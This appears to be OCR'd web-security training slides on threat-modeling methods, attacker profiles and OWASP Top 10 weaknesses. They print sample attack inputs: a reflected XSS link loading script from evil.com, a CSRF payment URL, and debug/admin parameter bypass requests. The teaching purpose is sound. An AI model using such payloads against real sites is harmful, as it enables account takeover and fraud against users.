
Threat modeling can be particularly helpful in the area of cyber-physical systems.



Threat Modeling Method	Features
STRIDE	• Helps identify relevant mitigating techniques • Is the most mature • Is easy to use but is time consuming
PASTA	• Helps identify relevant mitigating techniques • Directly contributes to risk management • Encourages collaboration among stakeholders • Contains built-in prioritization of threat mitigation • Is laborious but has rich documentation
LINDDUN	• Helps identify relevant mitigation techniques • Contains built-in prioritization of threat mitigation • Can be labor intensive and time consuming
CVSS	• Contains built-in prioritization of threat mitigation • Has consistent results when repeated • Has automated components • Has score calculations that are not transparent
Attack Trees	• Helps identify relevant mitigation techniques • Has consistent results when repeated • Is easy to use if you already have a thorough understanding of the system
Persona non Grata	• Helps identify relevant mitigation techniques • Directly contributes to risk management • Has consistent results when repeated • Tends to detect only some subsets of threats
Security Cards	• Encourages collaboration among stakeholders • Targets out-of-the-ordinary threats • Leads to many false positives
hTMM	• Contains built-in prioritization of threat mitigation • Encourages collaboration among stakeholders • Has consistent results when repeated
Quantitative TMM	• Contains built-in prioritization of threat mitigation • Has automated components • Has consistent results when repeated
Trike	• Helps identify relevant mitigation techniques • Directly contributes to risk management • Contains built-in prioritization of threat mitigation • Encourages collaboration among stakeholders • Has automated components • Has vague, insufficient documentation
VAST Modeling	• Helps identify relevant mitigation techniques • Directly contributes to risk management • Contains built-in prioritization of threat mitigation • Encourages collaboration among stakeholders • Has consistent results when repeated • Has automated components • Is explicitly designed to be scalable • Has little publicly available documentation
OCTAVE	• Helps identify relevant mitigation techniques • Directly contributes to risk management • Contains built-in prioritization of threat mitigation • Encourages collaboration among stakeholders • Has consistent results when repeated • Is explicitly designed to be scalable • Is time consuming and has vague documentation

E5a Security Risk: Threats

Attacker Profiles



A.2a Cyber Threats: a perspective

FBI Attacker Profiles


Cyber Threat Actors

Unstructured	**Insider**	Money
Structured	**Crime**	Money
	Espionage	Information
	Hactivism	Socio-Politics
National	**Warfare**	War
	Terrorism	War


See «An introduction to the cyber threat environment»
https://cyber.gc.ca/en/guidance/introduction-cyber-threat-environment

E5b Security Risk: Threats

Adversary Risk Mapping



A.2d Cyber Threats: a perspective





Adversary-Risk mapping (exemplification)

	Crime	**Hacktivism**	**Warfare**	**Espionage**
Intruding	Steal Money Read User-Info	Steal Info	Steal Info	Steal Info
Profiteering	Spam DDoS (3° party)			
Damaging	DDoS (competitors)	Defacement	Break System	
	71%	15%	7%	7%

E5c Security Risk: Threats

Adversary Risk Mapping against OWASP Top10



	Crime	Hacktivism	 Warfare	Espionage
Intruding	A03:2021, XSS A05:2021, CSRF	A03:2021, SQLi A10:2021, SSRF	A03:2021, SQLi A10:2021, SSRF	A03:2021, SQLi A10:2021, SSRF
Profiteering	A05:2021, ExpC A07:2021, Bauth A10:2021, SSRF			
Damaging	HTTP POST	A01:2021, PaTr A05:2021, ExpC A07:2021, BAuth	A01:2021, BAC A05:2021, ExpC A07:2021, BAuth	
	71%	15%	7%	7%


- **XSS**: Cross Site Scripting
- **CSRF**: Cross Site Request Forgery
- **SQL**: SQL Injection
- **SSRF**: Server-side Request Forgery
- **BAC**: Broken Access Control
- **PaTr**: Path Traversal
- **ExpC**: Exposed Console
- **BAuth**: Broken AuthN

E5d1 Security Risk: Threats

Intruding – Crime mapping to OWASP Top10

- **XSS**: Cross Site Scripting: the Attacker has the full access to the victim account

	Crime
Intruding	Steal Money Read User Info
	71%



D.5c4 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - https://owasp.org/Top10/A03_2021-Injection/

Reflected XSS

Reflected XSS attacks arise when a web server reflects injected script, such as a search result, an error message, or any other response that includes some or all of the input sent to the server as part of the request


The attack is initially delivered to the victim through another route (e.g., e-mail or an alternative website), thus tricking the user into clicking on a malicious link, like:

```
<a href="https://target-
site.com/status?message=<script>/*+malicious+cont
ent+here…+*/https://target-
site.com/status?message=<script>/*+malicious+cont
ent+here…+*/</script>
```

XSS attacks

1. Attacker sends evil email
http://bank.com?p1="><img src=x onerror=http://evil.com/attack.js>
5. Attacker has full access to victim's account
4. Victim's browser now trusts the attacker's script is from bank.com
2. Victim clicks on link, sends request to vulnerable bank.com website
3. Vulnerable bank website takes data from request and includes in valid webpage

The injected code travels to the vulnerable website, which **reflects** the attack payload back to the user's browser. The browser then executes the code because it came from a "trusted" server (i.e. delivered within the TLS tunnel).
The script can carry out any action authorized by the user's permission level within the application.
Web applications vulnerable to reflected XSS unsafely displaies search results, error messages, or any other immediate response from a user's query.



D.5e2 OWASP Top 10: Web Weaknesses

OWASP Top10: A05:2021 - https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

CSRF attacks

Description
Cross-site Request Forgery (CSRF / XSRF) is a type of attack that occurs when a victim's web browser is forced to perform an unwanted action, on a trusted site, while the user is authenticated by a malicious site, blog, email, program, or instant message.

New message
Hello Mr. Smith!
Did you see this cool article?
https://vulnerablebank.com/

```
https://vulnerablebank.com/?
 action=pay&
 to=attacker&
 amount=1000$
```


You just received a payment of 1000$ from Mr. Smith.

https://knowledge-base.secureflag.com/vulnerabilities/cross_site_request_forgery/cross_site_request_forgery_vulnerability.html


- **CSRF**: Cross Site Request Forgery: victim's browser perm an unwanted action

E5d2c Security Risk: Threats

Intruding – Hactivism/Warfare/Espionage mapping to OWASP Top10



- **SQL**: SQL Injection: dynamic query not validated



D.5c1 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - https://owasp.org/Top10/A03_2021-Injection/


Description
User-supplied data is not **validated**, **filtered**, or **sanitized** by the application. Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.


B.4k Defenses

Risk treatment Options

break risk treatment options down in a number of types:

Option			
Avoid	avoid the activity that creates the risk	**Checking Whitelisting**	reject strings that seems invalid (safer than fix it).
Transfer	transfer the risk you take to another party	**Sanitization Escaping**	Replace problematic characters with safe ones
Reduce	security actions for reducing the vulnerabilities	**Checking Blacklisting**	Reject strings with possibly bad chars
Accept	no action at all (or reduced one)	**Sanitization Blacklisting**	Delete the characters you don't want

	Hacktivism	 **Warfare**	**Espionage**
Intruding	Steal Info	Steal Info	Steal Info
	15%	7%	7%



D.5j2a OWASP Top 10: Web Weaknesses

OWASP Top10: A10:2021 - https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/

Internal systems
A successful SSRF attack can enable a malicious **attacker** to **escalate** and laterally move their way **behind the firewall** in the back-end web server without restriction, leading to the potential full compromise of confidentiality, integrity, and availability of the application.

SSRF attacks

In an SSRF attack against the server itself, the **attacker** induces the **application** to make an **HTTP request back** to the server that is hosting the application, via its **loopback network interface**. This will typically involve supplying a URL with a hostname like `127.0.0.1` (a reserved IP address that points to the loopback adapter) or `localhost` (a commonly used name for the same adapter).

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery


- **SSRF**: Server-side Request Forgery: laterally movements

E5e Security Risk: Threats

Profiteering – Crime mapping to OWASP Top10

	Crime
Profiteering	Spam (indirect) DDoS (indirect) Etc.
	71%

- **SSRF**: Server-side Request Forgery – laterally movements



D.5j2a OWASP Top 10: Web Weaknesses


OWASP Top10: A10:2021 - https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/

Internal systems
A successful SSRF attack can enable a malicious **attacker** to **escalate** and laterally move their way **behind the firewall** in the back-end web server without restriction, leading to the potential full compromise of confidentiality, integrity, and availability of the application.

SSRF attacks

In an SSRF attack against the server itself, the **attacker** induces the **application** to make an **HTTP request back** to the server that is hosting the application, via its **loopback network interface**. This will typically involve supplying a URL with a hostname like `127.0.0.1` (a reserved IP address that points to the loopback adapter) or `localhost` (a commonly used name for the same adapter).

https://owasp.org/www-community/attacks/Server_Side_Request_Forgery



D.5e1 OWASP Top 10: Web Weaknesses

OWASP Top10: A05:2021 - https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Description
•Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
•Default accounts and their passwords are still enabled and unchanged.

M.2c1 Secure Coding Labs: Java Exposed Console

Spot the Exposed Console (link)


Description
Exposed Insecure Functionalities are vulnerabilities that typically emerge in infrastructures or applications due to poorly implemented (or non-existent) security controls which, in turn, expose potentially critical or sensitive functions. Exposed Insecure Functionalities are one class of origin for information exposure resting under the broader OWASP Top 10 Security Misconfigurations classification.
Often during the development phase of a server or web application build, code is added by the developer for ease of access when testing and debugging. As is so often the case though, what was originally intended as a benign aid for increased efficacy and quality can dually serve as an entry point for malicious actors simply because the security risk was not considered at the beginning.

```
POST /auth
user=admin&pass=wrong
401 Unauthorized Error
POST /auth
user=admin&pass=wrong&debug=1
200 OK
```

Thus, this insecure *back door* code can make its way into production, suggesting that internal security procedures and processes are not in place or enforced to ensure adequate application and system hardening prior to deployment.
Exposed Insecure Functionalities are particularly useful to attackers performing reconnaissance activities as they will often leak application and system configuration and deployment details to remote users.

https://knowledge-base.secureflag.com/vulnerabilities/security_misconfiguration/insecure_functionality_exposed_vulnerability.html

ExpC: Exposed Consol – unnecessary installed feature



D.5g1 OWASP Top 10: Web Weaknesses

OWASP Top10: A07:2021 - https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Broken Authentication

Description
Broken Authentication is an application security risk that can allow malicious actors to compromise keys, passwords, and session tokens, potentially leading to further exploitation of users' identities and in the worst case, complete control over the system.

```
GET /panel
401 Unauthorized Error
GET /panel?admin=true
200 OK
```

